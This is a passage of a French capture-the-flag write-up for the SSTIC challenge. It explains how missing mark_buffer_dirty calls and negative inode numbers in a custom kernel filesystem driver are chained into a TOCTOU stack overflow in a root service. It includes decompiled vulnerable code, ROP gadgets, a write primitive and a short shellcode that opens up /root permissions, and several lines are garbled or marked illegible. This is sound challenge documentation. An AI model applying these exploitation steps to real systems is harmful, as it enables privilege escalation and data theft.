Notons que l'exécution de code dans le serveur FTP obtenu à l'étape 3 peut être utilisés pour effectuer les mêmes actions que `/bin/mounter_client`.

Le dossier `private` semble intéressant mais est accessible seulement à `root`. Sachant que notre point d'entrée est la prise de contrôle du serveur FTP qui s'exécute sous le compte de l'utilisateur `sstic`, nous ne pouvons pas y accéder de manière légitime. L'indice dans le fichier `todo.txt` nous met cependant sur une piste...

`mark_buffer_dirty` est une API du noyau linux pour indiquer qu'un `buffer_head`, représentant des données venant d'un périphérique de stockage comme un disque, a été modifié en mémoire et son contenu doit être écrit sur disque pour refléter les changements.

`mark_buffer_dirty` est utilisé dans le *driver* `goodfs.ko` qui implémente le système de fichier.

Analyse de `goodfs.ko`

Le noyau Linux possède une couche logicielle appelée *Virtual File System* pour uniformiser et faciliter le développement de *driver* de systèmes de fichiers :

- <https://www.kernel.org/doc/html/latest/filesystems/vfs.html>

Le code de `goodfs.ko` lit les données du disque par bloc de 0x1000 octets en utilisant l'API `_bread_gfp` :

```
struct buffer_head * __bread_gfp (struct block_device * bdev,
                                   sector_t block,
                                   unsigned size,
                                   gfp_t gfp);
```

`_bread_gfp` retourne une structure de type `buffer_head` dont le champ `b_data` est un pointeur vers une copie en mémoire des données du disque. Si les données sont modifiées via `buffer_head->b_data`, l'API `mark_buffer_dirty` doit être appelée pour demander l'écriture sur disque.

```
void mark_buffer_dirty (struct buffer_head * bh);
```

Les fonctions suivantes de `goodfs.ko` modifient le contenu d'au moins un `buffer_head->b_data` :

- `goodfs_write_inode` : `mark_buffer_dirty` OK
- `goodfs_evict_inode` : `mark_buffer_dirty` OK
- `goodfs_create` : [!] `mark_buffer_dirty` manquant
- `goodfs_unlink` : `mark_buffer_dirty` OK
- `goodfs_write` : `mark_buffer_dirty` OK

La fonction `goodfs_create` est appelée lors de la création d'un fichier ou dossier. Voici le début commenté de cette fonction pour montrer deux endroits où `mark_buffer_dirty` semble manquant :

```
int __fastcall goodfs_create(user_namespace *mnt_userns,
                             inode *dir,
                             dentry *dentry,
                             umode_t mode,
                             bool excl)
{
    if ( strlen((const char *)dentry->d_name.name) > 0x1F )
    {
        printk("Name too long !");
        return -1;
    }
}
```

```

else
{
    s_fs_info = dir->i_sb->s_fs_info;

    // Récupération du premier bloc du disque
    b_data = s_fs_info->root_buffer_head->b_data;
    mutex_lock(s_fs_info);

    // b_data->i_bitmap contient une bitmap des inodes.
    // Le code cherche ici le premier bit à zéro indiquant un inode libre.
    first_zero_bit = find_first_zero_bit(b_data->i_bitmap, 0xFCLL);
    if ( first_zero_bit == 0xFC )
    {
        printk("No space left in imap");
        mutex_unlock(s_fs_info);
        return -12;
    }
    else
    {
        // L'index du premier bit à zéro est utilisé comme numéro
        // d'inode pour le nouveau fichier
        new_inode_number = first_zero_bit;

        // Met à jour la bitmap pour indiquer que l'inode est
        // maintenant utilisé.
        _bittestandset64(b_data->i_bitmap, first_zero_bit);

        //
        // [MISS 1] La bitmap présente dans le premier bloc du disque
        // a été modifiée via b_data mais aucun `mark_buffer_dirty`
        // explicite ne suit.
        //

        mutex_unlock(s_fs_info);
        if ( new_inode_number == -1 )
        {
            return -12;
        }
        else
        {
            ninode = (inode *)new_inode(dir->i_sb);
            if ( ninode )
            {
                // Détermination du numéro de bloc du disque qui contiendra
                // les données du nouveau fichier/dossier
                LOWORD(ninode[-1].i_private) = new_inode_number + 2;

                // Lecture du bloc du disque pour les données
                buffer_head = _bread_gfp(
                    dir->i_sb->s_bdev,
                    (unsigned __int16)(new_inode_number + 2),
                    dir->i_sb->s_blocksize,
                    8LL);

                if ( buffer_head )
                {

```

```
//  
// Initialisation, mise à zéro des données du  
// nouveau fichier/dossier via buffer_head->b_data  
//  
b_data_2 = buffer_head->b_data;  
*(__QWORD *)b_data_2 = 0LL;  
*((__QWORD *)b_data_2 + 511) = 0LL;  
memset(  
    (void *)((unsigned __int64)(b_data_2 + 8) & 0xFFFFFFFFFFFFFFFF8LL),  
    0,  
    8LL * (((unsigned int)b_data_2 - (((_DWORD)b_data_2 + 8) &  
0xFFFFFFFF8) + 4096) >> 3));  
  
_brelse(buffer_head);  
  
//  
// [MISS 2] absence de `mark_buffer_dirty` suite  
// à la mise à zéro des données  
//  
<...>  
}  
<...>  
}  
<...>  
}  
<...>  
}  
<...>  
}  
<...>
```

Une conséquence de l'oubli [MISS 2] est la possibilité de créer un fichier/dossier dont le contenu présente des données non initialisées. Voici un exemple d'actions pour arriver à cette situation :

1. création d'un fichier
2. écriture des données souhaitées dans le fichier
3. suppression du fichier
4. création d'un fichier 2 ou dossier. Son numéro d'inode est alors celui du fichier 1 supprimé. Comme le numéro du bloc de données est dérivé du numéro d'inode, il est également le même que pour le fichier 1 supprimé. Le bloc de données est **initialisé à zéro en mémoire**.
5. démontage du goodfs. A cause du `mark_buffer_dirty` manquant, **l'initialisation à zéro n'est pas répercutée sur le disque**
6. remontage du goodfs
7. Le bloc de données du fichier 2 ou dossier **contient alors les données du précédent fichier supprimé**

Cependant le point 3 semble bloquant dans notre contexte d'exécution. Le serveur FTP est en effet *sandboxé* avec un filtre *seccomp* pour bloquer tous les appels système sauf ceux qui sont explicitement autorisés dont voici la liste (voir fonction `setup` du binaire `server`) :

- close
- write
- fstat

- read
- lseek
- socket
- setsockopt
- bind
- listen
- accept
- dup
- fnctl
- getcwd
- getsockname
- openat
- open
- getdents64
- stat
- chdir
- brk
- ioctl
- nanosleep
- time
- mmap
- munmap
- chmod
- mkdir
- utime
- exit_group

Aucune méthode pour supprimer un fichier en utilisant ces appels système n'a été trouvée.

D'un autre côté, l'oubli [MISS 1] peut avoir pour conséquence la réutilisation, pour un nouveau fichier/dossier, d'un numéro d'inode déjà utilisé. Nous pouvons tirer profit de cette erreur pour remplacer l'effet de la suppression de fichier.

Il y a cependant un détail important à prendre en compte. La *bitmap* des inodes est située sur le premier bloc de 0x1000 octets du disque. Mais d'autres données se trouvent sur ce bloc, comme les métadonnées de chaque inode. Lorsque les métadonnées d'un inode sont modifiées, le code de goodfs appelle l'API `_mark_inode_dirty` qui a pour conséquence l'écriture sur disque des métadonnées mise à jour et, dans le même temps, la bitmap si elle se trouve dans le même bloc. Pour contourner ce problème, il est possible d'effectuer ces actions dans le dossier `/mnt/goodfs/public/` :

1. créer 4 dossiers et 32 fichiers (nombre maximum) dans chaque dossier. 132 inodes sont ainsi alloués ($4 + 4 * 32$). Les métadonnées d'un inode étant stockées dans une structure de 0x20 octets sur disque, le premier bloc du disque est rempli ($132 * 0x20 > 0x1000$). Les inodes futurs verront leurs métadonnées allouées dans les blocs suivants et n'auront pas d'effet de bord sur le *flush* de la *bitmap*.
2. créer un dossier, appelé `newd5` dans la suite. Changer ses dates d'accès et de modification avec une date dans le futur grâce à l'appel système `utime`. Ainsi, un changement dans ce dossier ne provoquera pas de mise à jour en cascade des dates de ses dossiers parents qui pourraient se trouver sur le premier bloc du disque.
3. créer un fichier `newd5/finalfile` avec le contenu souhaité
4. démonter et remonter goodfs

- Nous obtenons, pour résumer, une confusion entre un fichier et un dossier.

Un dossier goodfs contient simplement une liste de références des éléments (fichiers ou dossiers) sous sa hiérarchie. Une référence est un couple :

- Nous pouvons ainsi créer une entrée avec le numéro d'inode d'un fichier présent dans le dossier `private` et le lire directement via ce chemin. Cela contourne les permissions restrictives au niveau du dossier `private`.

La charge de l'exploit à l'étape 3 était relativement simple puisqu'il suffisait d'effectuer un seul appel système avec un paramètre. Il est maintenant nécessaire de le revoir pour permettre une charge plus complexe.

Le premier *gadget* se trouve à l'offset `0x74a96` dans la libc. Son but est de charger une valeur contrôlée dans `rdx` :

Le second gadget à l'offset 0x18f9bc permet de retirer l'adresse de retour du *call* du premier gadget :

Le troisième gadget à l'offset 0x18f9bc effectue un saut arbitraire avec six arguments contrôlés :

```

mov     rcx, [rdx+0A8h] ; target address to jmp at
push    rcx
mov     rsi, [rdx+70h]  ; arg 2
mov     rdi, [rdx+68h]  ; arg 1
mov     rcx, [rdx+98h]  ; arg 4
mov     r8, [rdx+28h]   ; arg 5
mov     r9, [rdx+30h]   ; arg 6
mov     rdx, [rdx+88h]  ; arg 3
xor     eax, eax
ret     0                ; jmp on target address

```

Utiliser ces gadgets nécessite au préalable d'écrire des données en mémoire. Une primitive d'écriture peut être construite de la manière suivante :

1. préparer un certificat dont le nom d'utilisateur contient les données à écrire
2. le certificat est également prévu pour déclencher le même *buffer overflow* que précédemment, mais cette fois pour faire pointer le champ `ftpcert->username` vers l'adresse où écrire
3. le code de `handleCertFTPServer` va copier le nouveau nom d'utilisateur à l'adresse souhaitée avec `strncpy`

Cette méthode d'écriture a les contraintes suivantes :

- taille maximum de 0x7f octets, contournable en appelant plusieurs fois la primitive d'écriture
- pas d'octet `'\x0a'` car ils seront remplacés par l'octet `'\x00'`
- pas d'octet `'\x00'`

Lecture d'un fichier dans `/mnt/goodfs/private`

Pour récapituler, nous pouvons appeler des fonctions arbitraires dans le contexte du serveur FTP pour monter le *goodfs* et exploiter l'absence de `mark_buffer_dirty` afin de créer un dossier contenant une entrée qui pointe vers l'inode numéro 3. Ce dernier étant l'inode du fichier `/mnt/goodfs/private/placeholder` sur notre machine de test.

L'exploit est disponible dans la fonction `step5` du script `ftp-client.py`.

Voici le fichier privé récupéré :

30/04/1945 :

L'extraction de notre ami sur la lune s'est passée correctement, et tout le monde a été convaincu qu'il est décédé.

En cas de voyage sur place dans le futur, il faudra masquer sa présence par le biais d'effets spéciaux.

22/11/1963 :

Nos confrères reptiliens à la CIA ont exécuté le plan à la perfection.

25/09/2022 :

Je ne sais pas exactement comment, mais un hacker est parvenu à forger un inode pour lire ce fichier secret.

J'ai donc déplacé mes informations les plus sensibles dans `/root`.

Il m'a dit pouvoir aussi accéder `/root` via la compromission de `mouunter_server`, mais c'est impossible, ce service n'est pas vulnérable !

Je suis tellement confiant de cela que j'ai retiré toutes les mitigations de ce programme lors de sa compilation.

Il a forcément corrompu ce processus via l'exploitation de *goodfs*, mais comment ?

Il n'a pas souhaité me divulguer plus de détails, à part qu'il aurait utilisé des inodes négatifs...

PS : C'est peut-être une mauvaise idée de parler de tout ça ici...

SSTIC{c96f1fa046e5e998e5ae511d9c846fcd}

Étape 6

Une promenade de santé, ou presque...

Le but de cette étape est de lire le fichier `/root/final_secret.txt` lisible uniquement par le compte `root`.

Les indices obtenus à la fin de l'étape précédente indiquent que nous devons exploiter le binaire `mounter_server`. Il s'exécute en tant que `root`, n'a pas d'ASLR et possède une pile en RWX. De plus, sa fonction `syslog_command` contient du code en théorie vulnérable à un simple buffer overflow sur la pile :

```
__int64 __fastcall syslog_command(const char *command, const char *arguments, int
info)
{
    char buf_0xc0[200]; // [rsp+20h] [rbp-D0h] BYREF
    __int64 (__fastcall *funcptr)(); // [rsp+E8h] [rbp-8h]

    memset(buf_0xc0, 0, 0xC0uLL);
    if ( info )
    {
        funcptr = (__int64 (__fastcall *)())syslog_info;
    }
    else
    {
        strcpy(&buf_0xc0[strlen(buf_0xc0)], "Error : ");
        funcptr = syslog_error;
    }
    strcat(buf_0xc0, command);
    *(_WORD *)&buf_0xc0[strlen(buf_0xc0)] = 0x20;
    strcat(buf_0xc0, arguments);
    return ((__int64 (__fastcall *) (char *))funcptr)(buf_0xc0);
}
```

Les chaînes de caractère `command` et `arguments` sont ajoutées dans un buffer de taille fixe, `0xc0` octets, à l'aide de la fonction `strcat`. Derrière le buffer de taille fixe se trouve un sympathique pointeur de fonction à écraser.

Mais nous sommes à la dernière étape du challenge SSTIC, un détail va rendre la tâche un peu plus compliquée...

La fonction `syslog_command` est appelée par la fonction `do_command` seulement si `command` est égal à `"mount"` ou `"umount"`, et `arguments` est égal à `"goodfs"`. Le *buffer overflow* ne semble donc pas accessible en pratique.

```
__int64 __fastcall do_command(const char *command,
                             const char *arguments)
{
    int goodfs; // [rsp+18h] [rbp-8h]
    int log_info; // [rsp+1Ch] [rbp-4h]

    log_info = 0;
    goodfs = 0;
    if ( strcmp(command, "mount") || mounted )
    {
        if ( !strcmp(command, "umount") )
        {
            if ( mounted )
            {
```

```

    if ( !strcmp(arguments, "goodfs") )
    {
        goodfs = 1;
        if ( !umount("/mnt/goodfs") )
        {
            log_info = 1;
            mounted = 0;
        }
    }
}
}
else if ( !strcmp(arguments, "goodfs") )
{
    goodfs = 1;
    if ( !mount("/dev/loop5",
               "/mnt/goodfs",
               "goodfs",
               0LL,
               &unk_40207B) )
    {
        log_info = 1;
        mounted = 1;
    }
}
if ( goodfs )
{
    syslog_command(command, arguments, log_info);
    return 0LL;
}
else
{
    syslog_info("Warning : Bad command\n");
    return 0xFFFFE7FFLL;
}
}

```

Jouons avec des inodes négatifs

Un indice obtenu à la fin de l'étape précédente sous-entend d'utiliser des inodes négatifs.

Il est en effet possible, en s'inspirant de l'étape 5, de créer un dossier contenant des entrées avec des inodes négatifs. Certaines fonctions dans `goodfs.ko` vont utiliser ces numéros d'inode pour calculer un *offset* de manière erronée.

C'est le cas de `goodfs_write_inode`. Cela peut mener à une écriture en *underflow* par rapport à la page mémoire noyau contenant le premier bloc du disque. La taille maximum de l'*underflow* est 0x1000 octets, soit une page mémoire.

```

int __fastcall goodfs_write_inode(inode *inode, writeback_control *wbc)
{

    v2 = (unsigned __int64)((int)(32 * (inode->i_ino + 4)) % 4096) >> 5;
    buffer_head = _bread_gfp(inode->i_sb->s_bdev, (int)(32 * (inode->i_ino + 4)) /
4096, inode->i_sb->s_blocksize, 8LL);
    if ( !buffer_head )

```

```

    return -12;
    buffer_head1 = buffer_head;
    raw_ptr = (disk_inode *)&buffer_head->b_data[32 * (int)v2];
    raw_ptr->uid = inode->i_uid.val;
    raw_ptr->gid = inode->i_gid.val;
    raw_ptr->mode_masked = inode->i_mode & 0xC1FF;
    raw_ptr->size = inode->i_size;
    raw_ptr->ino = inode[-1].i_private;
    raw_ptr->atime = inode->i_atime.tv_sec;
    raw_ptr->mtime = inode->i_mtime.tv_sec;
    mark_buffer_dirty(buffer_head1);
    _brelse(buffer_head1);
    return 0;
}

```

L'*underflow* a lieu par rapport au pointeur `buffer_head->b_data` en mémoire kernel dans un espace représentant la mémoire physique. La page mémoire qui précède peut appartenir à n'importe quel processus.

Une méthode pour exploiter `mounter_server` est alors la suivante :

1. monter goodfs
2. préparer des dossiers avec des inodes négatifs pour lire/écrire la page mémoire précédent celle du premier bloc du disque
3. faire en sorte que la page mémoire de `mounter_server` contenant la commande "mount" et l'argument "goodfs" se trouve juste avant la page mémoire du premier bloc du disque
4. modifier des métadonnées de certains inodes négatifs, comme les dates de modification et d'accès grâce à l'appel système `utime`. Les modifications sont en cache mais `goodfs_write_inode` n'est pas appelé instantanément
5. démonter le goodfs :
 1. [*time of check*] `mounter_server` vérifie que la commande et l'argument sont "umount" et "goodfs"
 2. [*modification*] `mounter_server` exécute l'appel système `umount`. Cela force l'appel à `goodfs_write_inode` qui contient l'*underflow* en mémoire kernel et permet de modifier la commande et l'argument
 3. [*time of use*] au retour de l'appel système `umount`, la fonction `syslog_command` est appelée. La commande et l'argument ont été modifiés au point précédent et permettent d'exploiter le *buffer overflow* sur la pile dans `mounter_server`

Les vulnérabilités exploitées mènent au final à une situation de type TOCTOU (Time Of Check - Time of Use) où des données sont modifiées entre le moment de la vérification et le moment de l'utilisation.

Développement de l'exploit

Implémenter cet exploit à base de *calls* "scriptés" comme à l'étape 5 ne semble pas adapté. En effet, les nombreuses interactions nécessaires avec le serveur FTP rend l'exploitation lente, et provoque de nombreuses allocations mémoire parasites qui peuvent perturber l'exploitation de cette étape.

Il est ici préférable d'exécuter l'exploit avec un véritable *shellcode*. Quelques *calls* arbitraires sont ainsi utilisés pour :

- écrire un *shellcode* dans un fichier sur le serveur FTP avec les APIs `open` et `write`
- utiliser l'API `mmap` pour charger le fichier contenant le *shellcode* dans une page RX
- exécuter le *shellcode*

Le code source du *shellcode* qui exploite le TOCTOU se trouve dans le fichier `step6\shellcode.c`. Le script `step6\extract-shellcode.py` peut être utilisée pour le compiler et l'obtenir dans un fichier `shellcode.bin`. Celui-ci permet d'atteindre le *buffer overflow* dans `mounter_server`.

Le code source du *shellcode* qui fait office de charge finale suite au *buffer overflow* dans `mounter_server` est relativement succinct :

```
int final_shellcode()
{
    char final_secret[] = "/root/final_secret.txt";
    char rootDir[] = "/root";
    uint64_t *p_getenv = (uint64_t *)0x404018;
    chmod_t *chmod = (chmod_t *)((*p_getenv) + 0xc7cc0);
    chmod(rootDir, S_IROTH | S_IWOTH | S_IXOTH);
    chmod(final_secret, S_IROTH | S_IWOTH | S_IXOTH);
}
```

Des permissions sont rajoutées pour que le fichier `/root/final_secret.txt` soit lisible par tout le monde. Le dossier `/root` se voit également rajouter les permissions `RWX` pour tous le monde, afin de pouvoir effectuer `chdir("/root")` avec le serveur FTP.

Il est ensuite possible d'utiliser les commandes du serveur FTP pour le lire.

Notons que le shellcode final doit être encodé pour ne pas contenir de zéro (contrainte de `strcat`) et être relativement court. L'encodeur `x64/xor` de metasploit peut être utilisé. Il utilise un adressage relatif à `rip` propre à l'architecture Intel 64-bit et l'augmentation de taille due au *stub* de décodage est raisonnable.

La chaîne d'exploits complète est disponible dans la fonction `step6` de `ftp-client.py`.

Contenu de final_secret.txt :

[illegible]

Étape surprise tant attendue

La dernière ligne du fichier de `final_secret.txt` est une longue ligne de 104220 caractères.

La phrase "Cette ligne de transmission en cache plusieurs" est un indice important. La dernière ligne s'avère être un *ASCII art* où les retours à la ligne sont manquants.

Pour trouver la taille de ligne adéquate nous pouvons faire une supposition et être chanceux : la seconde ligne commence avec des caractères identiques à la première (kkk).

Dans tous les cas la résolution est toujours instructive. Merci aux concepteurs.

[illegible]

[illegible]

[illegible]

[illegible]

[illegible]

[illegible]

[illegible]

[illegible]

[illegible]

[illegible]

[illegible]

[illegible]

[illegible]

[illegible]

[illegible]

[illegible]

[illegible]

[illegible]